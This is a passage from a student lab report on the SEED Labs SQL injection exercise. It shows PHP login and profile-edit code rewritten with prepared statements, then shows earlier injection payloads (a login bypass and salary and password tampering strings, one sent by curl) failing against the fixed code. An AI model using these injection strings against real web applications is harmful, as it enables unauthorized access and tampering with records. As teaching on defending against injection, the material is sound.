    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $
        email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();

/*
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
    email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $con
      echo "</div>";
    }
*/
    /* convert the select return result into array type
/*
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }
*/
    /* convert the array type to json format and read out*/
/*  $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
*/

    if($id!=""){
      // If id exists that means user exists and is successfully authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$
          phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not exist.";
      echo "<br>";
      echo "</div>";
      echo "<a href='index.html'>Go back</a>";
Line 87, Column 23                                                    Tab Size:
```

Figure 20

As shown in Figure 21 we restarted the Apache server again and perform the attack as we have done previously for Task 1.




```
[05/15/19]csl@vm:.../SQLInjection$ su root
Password:
root@vm:/var/www/SQLInjection# service apache2 restart
root@vm:/var/www/SQLInjection# 
```

Figure 21

Here we observed that, as shown in Figure 22, 23 and 24 screenshots. We used the same malicious SQL code which one we already used in Task 1, for both web application and command line terminal input with curl command for HTTP request, as following

Injected code: admin';#

And the result of the attack failed. The attack fails with the current session not assigned or identified.



Employee Profile Login


USERNAME admin';#

PASSWORD Password

Login

Copyright © SEED LABs


Figure 22



The account information your provide does not exist.

Go back

Figure 23




```
[05/15/19]csl@vm:.../SQLInjection$ curl http://www.sqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=
[1] 8785
[05/15/19]csl@vm:.../SQLInjection$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>
```

Figure 24

2.4.2 Countermeasure for Task 2 with — Prepared Statement


As shown in Figure 25, we found the vulnerable PHP code and looked closely into the unsafe_edit_backend.php file before editing.



```
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="sql@csl";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$
      input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$
      input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

Figure 25


As shown in Figure 26 in the unsafe_edit_backend.php file after editing, we commented out the vulnerable PHP code for SQL query with /* ⋯ */ and here we tried to write a secure PHP code with prepare statement.



```
  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="sql@csl";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
  /*  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$
  input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  */
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password=
      ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$
      input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
  /*
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$in
    put_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  */
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=?
      where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
 // $conn->query($sql);

  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

Figure 26


As shown in Figure 27 we restarted the Apache server again and perform the attack as we have done previously for Task 2.



```
[05/15/19]csl@vm:.../SQLInjection$ su root
Password:
root@vm:/var/www/SQLInjection# service apache2 restart
root@vm:/var/www/SQLInjection# █
```

Figure 27

Our Assumption: For run the attack, here we pretend that now employee "Boby" is our attacker, as we know the password of "Boby" and we changed the "Boby's" password to "123456" in our Task 2. In other side, we would try to attack in the "Alice's" and assume that she is our boss for this experiment. So we can use the "Boby's" credential and and can make access to the Boby's profile, as shown in Figure 28.



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

Figure 28

In the case of "Modify your own salary", here we observed that, as shown in Figure 29 and 30 screenshots. We used the same malicious SQL code, however here we changed the employee name to "Boby" instead of "Alice", which we already wrote in previously for Task 2, as following

Injected code: Boby', salary='30000' where Name='Boby';#

And the result of the attack failed. The attack fails with the current session and we have found the data was changed in the NickName field, as shown in Figure 30.




Boby's Profile Edit

NickName	Boby', salary='30000' where Name='Boby'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

Figure 29



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby', salary='30000' where Name='Boby';#
Email	
Address	
Phone Number	

Figure 30

In the case of "Modify other people' salary", here we observed that, as shown in Figure 31, 32 and 33 screenshots. We used the same malicious SQL code in Task 2, however here we changed the employee name to "Boby" instead of "Alice" and our intuition is to Alice's salary would change from 30000 to 1 Dollar, as following

Injected code: Alice', salary='1' where Name='Alice';#

And the result of the attack failed. The attack fails with the current session and we have found the data was changed in the NickName field again, as shown in Figure 32 and 33.




Boby's Profile Edit

NickName	Alice', salary='1' where Name='Alice';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


Figure 31



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice', salary='1' where Name='Alice';#
Email	
Address	
Phone Number	

Figure 32




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------------------------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                                 | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------------------------------------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice                                    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |                       |       | Alice', salary='1' where Name='Alice';#  | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |                                 |                                          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525                                   |                                          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111                                   |                                          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314                                   |                                          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+                         --------+------------------------------------------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 33

In the case of “Modify other people’ password”, here we observed that, as shown in Figure 34 and 35 screenshots. We used the same malicious SQL code in Task 2, however here we changed the employee name to “Boby” instead of “Alice” and our intuition is to change “Alice” password from “unknown” to our given password “1234”, as following


Injected code: ' where Name='Alice';#
Password field: // 1234

And the result of the attack failed for password change and again it didn’t make change into the “PhoneNumber” field in the actual database. This was, because, “PhoneNumber” could only grant varchar(20), whereas our malicious SQL code consist of 22 character which was 2 character more than “PhoneNumber” data type format. So MYSQL server provided a protection here as well and ignored our given malicious SQL code queries.



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------------------------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                                 | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------------------------------------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice                                    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       | Alice', salary='1' where Name='Alice';#  | 7c4a8d09ca3762af61e59520943dc26494f8941b |
